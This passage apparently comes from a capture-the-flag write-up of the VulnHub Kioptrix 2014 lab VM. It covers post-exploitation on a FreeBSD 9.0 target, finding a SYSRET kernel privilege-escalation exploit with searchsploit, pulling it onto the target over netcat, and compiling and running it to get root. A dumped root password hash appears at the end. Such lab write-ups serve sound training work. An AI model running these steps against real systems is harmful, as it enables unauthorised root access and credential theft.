FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012     root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64
ifconfig
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
        ether 00:0c:29:0b:79:90
        inet 192.168.92.185 netmask 0xffffff00 broadcast 192.168.92.255
        nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
plip0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> metric 0 mtu 1500
        nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
        options=3<RXCSUM,TXCSUM>
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3
        inet 127.0.0.1 netmask 0xff000000
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
ipfw0: flags=8801<UP,SIMPLEX,MULTICAST> metric 0 mtu 65536
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
```

Figure 15: writeup.exploitation.steps.5.2

Phase #2.5: Post Exploitation

```
1  www@kioptrix2014> id
2  uid=80(www) gid=80(www) groups=80(www)
3  www@kioptrix2014>
4  www@kioptrix2014> uname
5  FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012
     ↪ root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64
6  www@kioptrix2014>
7  www@kioptrix2014> ifconfig
8  em0:  flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
9        options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
10       ether 00:0c:29:0b:79:90
11       inet 192.168.92.185 netmask 0xffffff00 broadcast 192.168.92.255
12       nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
13       media: Ethernet autoselect (1000baseT <full-duplex>)
14       status: active
15 www@kioptrix2014>
16 www@kioptrix2014> users
17 root
18 toor
```

Phase #3: Privilege Escalation

1. While exploring the system, we look for privilege escalation exploits for FreeBSD 9 and find two hits. Since the target system doesn't have `wget` or `curl` we fallback on `nc` to download the exploit file. Once compiled, we execute the exploit and get elevated access:

```
searchsploit freebsd 9.0
searchsploit -x 28718
nc -nlvp 9999 <28718.c
nc 192.168.92.183 9999 >28718.c
gcc -o 28718 28718.c
./28718
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # ss freebsd 9.0
------------------------------------------------------------------------- ----------------------
 Exploit Title                                                           |  Path
                                                                         | (/usr/share/exploitdb/)
------------------------------------------------------------------------- ----------------------
FreeBSD 9.0 < 9.1 - 'mmap/ptrace' Local Privilege Escalation             | exploits/freebsd/local/26368.c
FreeBSD 9.0 - Intel SYSRET Kernel Privilege Escalation                   | exploits/freebsd/local/28718.c
------------------------------------------------------------------------- ----------------------
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 #
```

Figure 16: writeup.privesc.steps.1.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.kioptrix5 # nc -nlvp 9999 <28718.c
listening on [any] 9999 ...
connect to [192.168.92.183] from (UNKNOWN) [192.168.92.185] 18267
```

Figure 17: writeup.privesc.steps.1.2

```
which nc
/usr/bin/nc


nc 192.168.92.183 9999 >28718.c
```

Figure 18: writeup.privesc.steps.1.3

```
gcc -o 28718 28718.c

ls -la
total 120
drwxrwxrwx   9 www  wheel    512 Oct  9 19:00 .
drwxrwxrwx   8 www  wheel    512 Mar 28  2014 ..
drwxrwxrwx  12 www  wheel    512 May  7  2003 1040
-rwxr-xr-x   1 www  wheel  10406 Oct  9 19:00 28718
-rw-r--r--   1 www  wheel   5563 Oct  9 18:58 28718.c
drwxrwxrwx   2 www  wheel    512 May  7  2003 SchA
drwxrwxrwx   2 www  wheel    512 May  7  2003 SchB
drwxrwxrwx   6 www  wheel    512 May  7  2003 SchD
drwxrwxrwx   4 www  wheel    512 May  7  2003 SchD1
drwxrwxrwx   7 www  wheel    512 May  7  2003 W2
drwxrwxrwx   2 www  wheel   1536 Mar 26  2014 pdf
-rw-r--r--   1 www  wheel     29 Oct  9 18:40 rce.php
```

Figure 19: writeup.privesc.steps.1.4

```
./28718
[+] SYSRET FUCKUP!!
[+] Start Engine...
[+] Crotz...
[+] Crotz...
[+] Crotz...
[+] Woohoo!!!

id
uid=0(root) gid=0(wheel) groups=0(wheel)

uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012     root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64

ifconfig
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
        ether 00:0c:29:0b:79:90
        inet 192.168.92.185 netmask 0xffffff00 broadcast 192.168.92.255
        nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
plip0: flags=8810<POINTOPOINT,SIMPLEX,MULTICAST> metric 0 mtu 1500
        nd6 options=29<PERFORMNUD,IFDISABLED,AUTO_LINKLOCAL>
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
        options=3<RXCSUM,TXCSUM>
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3
        inet 127.0.0.1 netmask 0xff000000
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
ipfw0: flags=8801<UP,SIMPLEX,MULTICAST> metric 0 mtu 65536
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
```

Figure 20: writeup.privesc.steps.1.5

2. We can now view the `congrats.txt` file to complete the challenge:

```
1 cat /root/congrats.txt
```

```
cat /root/congrats.txt
If you are reading this, it means you got root (or cheated).
Congratulations either way...

Hope you enjoyed this new VM of mine. As always, they are made for the beginner in
mind, and not meant for the seasoned pentester. However this does not mean one
can't enjoy them.

As with all my VMs, besides getting "root" on the system, the goal is to also
learn the basics skills needed to compromise a system. Most importantly, in my mind,
are information gathering & research. Anyone can throw massive amounts of exploits
and "hope" it works, but think about the traffic.. the logs... Best to take it
slow, and read up on the information you gathered and hopefully craft better
more targetted attacks.

For example, this system is FreeBSD 9. Hopefully you noticed this rather quickly.
Knowing the OS gives you any idea of what will work and what won't from the get go.
Default file locations are not the same on FreeBSD versus a Linux based distribution.
Apache logs aren't in "/var/log/apache/access.log", but in "/var/log/httpd-access.log".
It's default document root is not "/var/www/" but in "/usr/local/www/apache22/data".
Finding and knowing these little details will greatly help during an attack. Of course
my examples are specific for this target, but the theory applies to all systems.

As a small exercise, look at the logs and see how much noise you generated. Of course
the log results may not be accurate if you created a snapshot and reverted, but at least
it will give you an idea. For fun, I installed "OSSEC-HIDS" and monitored a few things.
Default settings, nothing fancy but it should've logged a few of your attacks. Look
at the following files:
/root/folderMonitor.log
/root/httpd-access.log (softlink)
/root/ossec-alerts.log (softlink)
```

Figure 21: writeup.privesc.steps.2.1

Loot

Hashes

```
root:$1$DdHlo6rh$usiPcDoTR37eL7DAyLjhk1:0:0::0:0:Charlie &:..............
```

References

[+] https://www.vulnhub.com/entry/kioptrix-2014-5,62/
[+] https://www.abatchy.com/2017/01/kioptrix-2014-5-walkthrough-vulnhub.html
[+] https://jhalon.github.io/vulnhub-kioptrix5/